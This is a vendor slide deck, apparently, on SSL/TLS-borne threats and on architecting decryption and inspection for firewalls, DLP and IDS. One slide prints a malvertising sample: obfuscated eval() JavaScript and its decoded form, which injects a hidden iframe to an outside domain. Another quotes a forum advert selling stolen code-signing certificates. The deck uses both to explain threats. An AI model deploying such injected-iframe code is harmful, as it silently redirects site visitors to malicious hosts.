

SSL Threats are Here—Is Your Architecture Ready?

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What You Need to Learn


- ◆ Why encryption and digital certificates are helping our adversaries
- ◆ How to architect for today and tomorrow's SSL/TLS threatscape
- ◆ What you need to successfully run your operations
- ◆ What's your 45 day action plan



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SSL/TLS Threats Update





Problem: σκότος = Scotoma = Blind Spot

Bad Guys Are Evading Defenses

Threat Actors

Nation States
Cybercrime
Hactivists
Insider-Threats


Traditional Threats

Known Threats,
Known Malware,
Known Files
Known IPs/URLs

Advanced Threats

Novel Malware
Zero-Day Threats
Targeted Attacks
Modern HTTPs


Traditional Enterprise Defenses





50-75% and climbing

Of enterprise network traffic is encrypted with SSL/TLS today



↑ **166% North America**
↑ **415% Europe**

Increased use of
SSL/TLS since 2014

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100% US government web traffic encrypted by 2017

MEMORANDUM FOR THE HEADS OF EXECUTIVE DEPARTMENTS AND AGENCIES

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
Tony Scott
Federal Chief Information Officer

SUBJECT:

Policy to Require Secure Communications across Federal Websites and Web Services

How many governments will follow?

This Memorandum requires that all publicly accessible Federal websites and web services¹ only provide service through a secure connection. The strongest privacy and integrity protection currently available for public web connections is Hypertext Transfer Protocol Secure (HTTPS).



Visualization of a Global Telco's SSL/TLS

1 dot = 1 certificate for SSL/TLS

Over 6 million certificates



LESS THAN 20%

Of Organizations with a FW, IPS/IDS, or UTM decrypt SSL/TLS traffic

Gartner

December 2013
ID G00258176



“50% of network attacks will use SSL/TLS by 2017”

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SSL/TLS: Hidden Dangers

- ◆ The new CryptoWall 3.0 campaign uses Google Drive as an infection vector

<https://www.digicert.com/ota/Online-Security-Infographic.pdf>

Google Drive = HTTPS


Ransomware Loves Encryption

- ◆ Recent CTB-Locker attack used https * URLs for payload
- ◆ Payload was fake .tar.gz file (actually an encrypted * blob)
- ◆ Payload is decrypted, and then used to encrypt * your files
 - ◆ (using “Elliptic Curve Crypto”)
- ◆ C&C is handled via TOR *
- ◆ Payment is via Bitcoin (a crypto-currency *)
- ◆ ... Curve+Tor+Bitcoin = “CTB Locker”

Active Threat: Redirection Over SSL/TLS

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1 https://secserv.adtech.de/addynXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
2
3 body: document.write("<html>\n");^M document.write(" <body border=0
4 cellspacing=0 cellpadding=0>
5 document.write(" <a
6 href=\"https://secserv.adtech.de/adlinkXXXXXXXXXXXXXX
7 XXXXXXXXXXXX;nodecode=yes;link=http://www.tidebuy.com/
8 7183/?XXXXXXXXXX\" target=\"_blank\"><img src=\"https
9 cdn.adtech.de/images/XXXXXXXXXXXXX\"></a>\n"); docume
10 src=\"https://ert-fr3-
11 54.azurewebsites.net/?=XXXXXXXXXXXXXX\"></scr>"+ipt
12 document.write("</body>\n");^M document.write("</html>
1 https://xxxxx.azurewebsites.net
2
3 body:
4 eval(function(p,a,c,k,e,d){e=function(c){return
5 c.toString(36)};if(!''.replace(/^/,String)){while(c--
6 )d[c.toString(a)]=k[c]||c.toString(a);k=[function(e){return
7 d[e]}];e=function(){return'\\w+'};c=1;while(c--){if(k[c])p=p.replace(new
8 RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('8 e=2.9(\'\7\');e.b='<1 6="3"
9 4="3" 5=0 a="c"
10 j="k://i.h/?d"></1>',21,21,'|iframe|document|10|height|frameborder|w
11 idth|div|var|createElement|scrolling|innerHTML|no|XXXXXXXXXXXXXXXXXXXX|body|app
12 endChild|net|flavers|src|https'.split('|')),0,{})
13
14 decrypted:
15 var e=document.createElement('div');e.innerHTML='<iframe width="10"
16 height="10" frameborder="0" scrolling="no"
17 src="https://flavers.net/XXXXXXXXXXXXXX"></iframe>';document.body.appendChild(
18 e)
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“Advertising Gone Wild”: Redirects hidden inside SSL/TLS sessions



“Next Big Hacker Marketplace Will Be In Stolen Certificates”

Stolen Marketplace for Certificates

Продажа CODE SIGN сертификатов

Каскадный · [Стандартный]

Подписка на тему | Сообщить другу | Версия для печати

8.08.2014, 07:14

В данный момент есть 1 сертификат [REDACTED] годен до 08 2015 для подписи exe .
В зависимости от спроса возможно в дальнейшем будет сертификаты на подписи драйверов .
По мере поступления новых сертификатов топик будет обновляться .

Ньюбби
[REDACTED]

Ценник 980\$

Контакт [REDACTED]

Репутация: 4
(0% - хорошо)

Условия продажи деньги вперед либо гарант.

P.S. Для чего он нужен и как им пользоваться просьба погуглить перед покупкой

Up to
\$980/ea

400x more valuable
than stolen credit card

3x more valuable than
bitcoin



CAs: What's Trusted?

CNNIC: untrusted by Google and Mozilla; trusted by Apple & Microsoft




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Architecting for SSL/TLS Threats




Security Architecture: Current State



Architecture Gap Analysis

	Today	Ready for Threats
Role of SSL/TLS Inspection	Non-Existent	Strategic
Inspection Points	Tactical	Consolidated
Performance	Struggling	Wirespeed
Outbound Inspection: Internal trusted root CA	Deployed	Whitelisting/Blacklisting
Inbound Inspection: all keys & certs available	Few	All available
Inbound Inspection: keys & certs securely distributed	Email, flash drive, file server	Encryption distribution w/o people

Security Architecture: Desired State



What do you think things look like?



This is what it *really* looks like



Inbound and Outbound Traffic

Inbound SSL Decryption

Web & Email Servers,
Customer Web Portals

IPS & IDS

AV

DLP

APM

SIM & SIEM

Forensics

Security Solution



Outbound SSL Decryption

Encrypted Email,
Social Networks, CRM, etc.

IPS & IDS

AV

DLP

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
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Architecture for Visibility




◆ Architecture Requirements

- ◆ Inbound and outbound inspection
- ◆ Ensure the decrypted-data is not allowed to be changed
- ◆ Inspects traffic that uses latest cipher suites and key exchange methods
- ◆ Integrates with enterprise PKI infrastructure

SSL Blind Spots in Action: Data Infiltration + Exfiltration using SSL

- ◆ Malware Infiltration and Data Exfiltration using Wireshark
- ◆ Compare pcaps from identical operations with and without SSL Inspection enabled in the network.
 - ◆ Download from a file magnetic* from sourceforge.net (HTTP Download)
 - ◆ Download a known file using HTTPS: Infiltration
 - ◆ Upload sensitive data using HTTPS: Exfiltration



native_Traffic.pcapng [Wireshark 1.12.3 (v1.12.3-0-gbb3e9a0 from master-1.12)]						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	Cisco_60:05:c0	Broadcast	ARP	60	who has 10
2	0.021668000	74.125.239.128	10.9.168.77	TLSv1.2	119	Application
3	0.021669000	74.125.239.128	10.9.168.77	TLSv1.2	99	Application
4	0.021670000	74.125.239.128	10.9.168.77	TCP	60	443-53465
5	0.021670000	10.9.168.77	74.125.239.128	TCP	60	53465-443
6	0.021927000	10.9.168.77	74.125.239.128	TCP	60	53465-443
7	0.028464000	74.125.239.128	10.9.168.77	TCP	60	443-53465
8	0.194618000	32:6b:ed:64:25:5b	Broadcast	ARP	60	who has 10
9	0.261513000	Vmware_99:b7:62	Cisco_60:05:c0	ARP	60	who has 10
10	0.261639000	Cisco_60:05:c0	Vmware_99:b7:62	ARP	60	10.9.168.1
11	0.305208000	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover

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000 ff ff ff ff ff b4 14 89 60 05 c0 08 06 00 01 ..... .
010 08 00 06 04 00 01 b4 14 89 60 05 c0 0a 09 a8 01 ..... .
020 00 00 00 00 00 00 0a 09 a8 16 00 00 00 00 00 00 ..... .
030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .

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Decrypted_traffic.pcapng [Wireshark 1.12.3 (v1.12.3-0-gbb3e9a0 from master-1.12)]						
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2	0.036562000	10.9.168.77	10.8.122.73	TPKT	1440	Continuation
3	0.036563000	10.9.168.77	10.8.122.73	TPKT	1440	Continuation
4	0.036564000	10.9.168.77	10.8.122.73	TPKT	1440	Continuation
5	0.036565000	10.9.168.77	10.8.122.73	TPKT	1440	Continuation
6	0.036565000	10.9.168.77	10.8.122.73	TPKT	339	Continuation
7	0.039075000	10.8.122.73	10.9.168.77	TCP	60	49598-3389 [
8	0.137234000	10.9.168.77	10.8.122.73	TPKT	1440	Continuation
9	0.137236000	10.9.168.77	10.8.122.73	TPKT	1440	Continuation
10	0.137237000	10.9.168.77	10.8.122.73	TPKT	1440	Continuation
11	0.137237000	10.9.168.77	10.8.122.73	TPKT	1440	Continuation

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< 0000 01 80 c2 00 00 00 00 1a 6d 8a a4 be 00 2e 42 42 ..... m....BB
0010 03 00 00 00 00 00 80 00 00 00 00 00 00 00 00 00 ..... #....#
0020 00 00 80 00 00 00 00 00 00 00 80 23 00 00 14 00 ..... .#...
0030 02 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... ....

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SSL Blind Spots: Data Exfiltration Experiment

Symantec DLP Network Prevent Details:

Base OS: MS Windows 2012 R2
 DLP Network Prevent Software Version: 14.0 (Beta)**
 DLP Network Prevent configured to monitor HTTP and HTTPS ports.


SSL Inspection Device:

